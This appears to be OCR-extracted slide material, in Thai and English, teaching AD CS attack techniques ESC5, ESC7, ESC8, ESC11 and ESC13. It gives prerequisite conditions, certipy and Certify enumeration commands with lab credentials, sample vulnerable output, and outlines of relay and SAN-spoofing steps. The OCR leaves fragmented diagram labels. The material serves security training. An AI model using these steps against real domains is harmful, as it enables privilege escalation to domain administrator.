
From Window

```
Certify.exe find /vulnerable
```

Requirement check


```
<SNIP>
 35
   Template Name                         : ESC7_1
   Display Name                          : ESC7_1
   Certificate Authorities               : lab-LAB-DC-CA
   Enabled                               : True
   Client Authentication                 : True
   Enrollee Supplies Subject             : True
   Requires Manager Approval             : True
```

ESC7


NTAuthStore
Template Name: ESC7_1
Enrollee Supplies Subject : True
Requires Manager Approval : True
TrustedForNTAuth
NTAuthStoreFor
PublishedTo
TEMPLATE
EnterpriseCA
IssuedSignedBy
RootCAFor
Domain
DCFor
DC
RootCA
Enroll
group
MemberOf
HasSessionAs
TargetTo
Group: Domain user
User: Victim
Access Rights
ManageCertificates
Attacker
User: Administrator

ESC7

Certificate Sign Request Template: ESC7_1	
SAN	Administrator



request ID 59

Certificate Sign Request Template: ESC7_1	
SAN	Administrator

request ID 59

Certificate Sign Request Template: ESC7_1	
SAN	Administrator

Certificate Template: ESC7_1	
Subject	Administrator

ESC5

Vulnerable PKI Object Access Control - Other objects

หาก objects มี **access control settings** ที่ไม่ปลอดภัย ผู้โจมตีสามารถโจมตีเพื่อยึด PKI infrastructure และยกระดับสิทธิภายในโดเมน

- CA server’s AD computer object (i.e., compromise through S4U2Self or S4U2Proxy)
- CA server’s RPC/DCOM server
- Any descendant AD object or container in the container CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>
  - (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services Container, etc.)

ESC5

Enumerate

From Linux

```
certipy find -u cken -p Superman001 -dc-ip 172.16.19.3 -stdout -ns 172.16.19.3 -dns-tcp
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Enterprise CA Name            : lab-WS01-CA
  ...
  CA Permissions              :
      Owner: BUILTIN\Administrators       S-1-5-32-544
      Access Rights                                 Principal
      Allow  Enroll                                 NT  AUTHORITY\Authenticated Users
      Allow  ManageCA, ManageCertificates   BUILTIN\Administrators

Template Name                 : SubCA
```


NTLM RELAY ATTACKS

ESC8

Relay Attack - NTLM Relay to AD CS HTTP Endpoints

conditions

- **Web enrollment : Enabled**
- Certificate อนุญาตให้ Domain controller มา Enroll ได้ (หรือ User ที่เราต้องการมา Enroll ได้)
- Certificate สามารถใช้ในการ Authenticate ได้



ESC8

Enumerate

From Linux

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3
-vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Web Enrollment                      : Enabled
    ...
    [!] Vulnerabilities
      ESC8
```

ESC8

Enumerate

Default

```
http://IP-Address/certsrv/certfnsh.asp
```

From Linux


```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3
-vulnerable -stdout
```

From Window

```
Certify.exe cas
```

```
Enterprise CA Name                  : lab-WS01-CA
DNS Name                            : WS01.lab.local
...
Legacy ASP Enrollment Website       : http//DC.LAB.LOCAL/certsrv
                                      https//DC.LAB.LOCAL/certsrv/
Enrollment Web Service              : https://DC.LAB.LOCAL/DC-kerberos/service.svc
NDES Web Service                    : http//DC.LAB.LOCAL/certsrv/mscep/
                                      https//DC.LAB.LOCAL/certsrv/mscep/
```

ESC8


NTAuthStore
NTAuthStoreFor
TrustedForNTAuth
EnterpriseCA
IssuedSignedBy
RootCA
RootCAFor
Domain
DCFor
DC
Step 2 : Coerce Victim Machine
& Request a Certificate for Victim
Step1 Set Up Relay
Attacker

ESC11

Relay Attack - Relaying NTLM to ICPR

โดยปกติ ADCS จะบอก RPC endpoint สำหรับ certificate enrollment เรียกว่า **MS-ICPR** RPC interface การตั้งค่าแฟล็ก **IF_ENFORCEENCRYPTICERTREQUEST** จะกำหนดว่าเปิดใช้งานการตรวจสอบ signature หรือไม่

IF_ENFORCEENCRYPTICERTREQUEST flag จะเป็นตัวบังคับให้มีการ**เข้ารหัส certificate enrollment requests** ระหว่าง client และ CA

ESC11

Enumerate

From Linux

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3
-vulnerable -stdout
```


From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Certificate Authorities
  0
    CA Name                             : DC01-CA
    DNS Name                            : DC01.domain.local
    Certificate Subject                 : CN=DC01-CA, DC=domain, DC=local
    ....
    Enforce Encryption for Requests     : Disabled
    ....
    [!] Vulnerabilities
      ESC11
```

ESC11


NTAuthStore
NTAuthStoreFor
TrustedForNTAuth
EnterpriseCA
IssuedSignedBy
RootCA
RootCAFor
Domain
DCFor
DC
Step 2 : Coerce Victim Machine
& Request a Certificate for Victim
Step1 Set Up Relay
Attacker


OID LINK

ESC13

Misconfigured OID Link - OID Group Link Abuse

requirements:

1. principal มี **enrollment rights** บน certificate template
2. certificate template มี **issuance policy extension**
3. issuance policy มี **OID group link** ไปที่ group ผ่าน msDS-OIDToGroupLink
4. certificate template ไม่มี issuance requirements ที่ทำให้ principal ไม่สามารถใช้งานได้
5. certificate template enable **client authentication**



ESC13

Misconfigured OID Link - OID Group Link Abuse

สำหรับ **group** ที่ถูก link กับ issuance policy ผ่าน msDS-OIDToGroupLink มันต้องเป็นไปตามข้อกำหนดสองประการ:

- ต้องเป็นกลุ่มที่ universal empty group **ไม่มี member**
- **Recommend** : Have a **universal scope group**, i.e. be
  - "Forest Wide"
    โดย default, "Forest Wide" groups คือ "Enterprise Read-only Domain Controllers"
  - "Enterprise Key Admins"
  - "Enterprise Admins"
  - "Schema Admins"

ESC13

Enumerate

From Window

```
Check-ADCSESC13.ps1
```

Requirement check

```
Enumerating certificate templates.
----------------------
Certificate template VulnerableTemplate may be used to obtain membership of
CN=ESC13Group,CN=Users,DC=domain,DC=local

Certificate template Name: VulnerableTemplate
OID DisplayName: 1.3.6.1.4.1.311.21.8.3025710.4393146.2181807.13924342.956

OID DistinguishedName: CN=23541150.FCB720D24BC82FBD1A33CB406A1409
```

ESC13

Enumerate

From Window

```
Get-ADUser  ESC13Group -Properties MemberOf
```

```
Get-ADGroup ESC13Group -Properties Members
```

Requirement check

```
DistinguishedName : CN=ESC13Group,OU=Groups,OU=Tier0,DC=dumpster,DC=fire
GroupCategory : Security
GroupScope : Universal
Members : {}
Name : ESC13Group
ObjectClass : group
ObjectGUID : 5fad01ee-9d5c-4877-907a-d9689afd3f5f
SamAccountName : ESC13Group
SID : S-1-5-21-2697957641-2271029196-387917394-2211
```

ESC13

Enumerate

From Window

```
certipy find -u '$USER@$DOMAIN' -p '$PASSWORD' -dc-ip '$DC_IP'
```

```
Certify.exe find /showAllPermissions
```

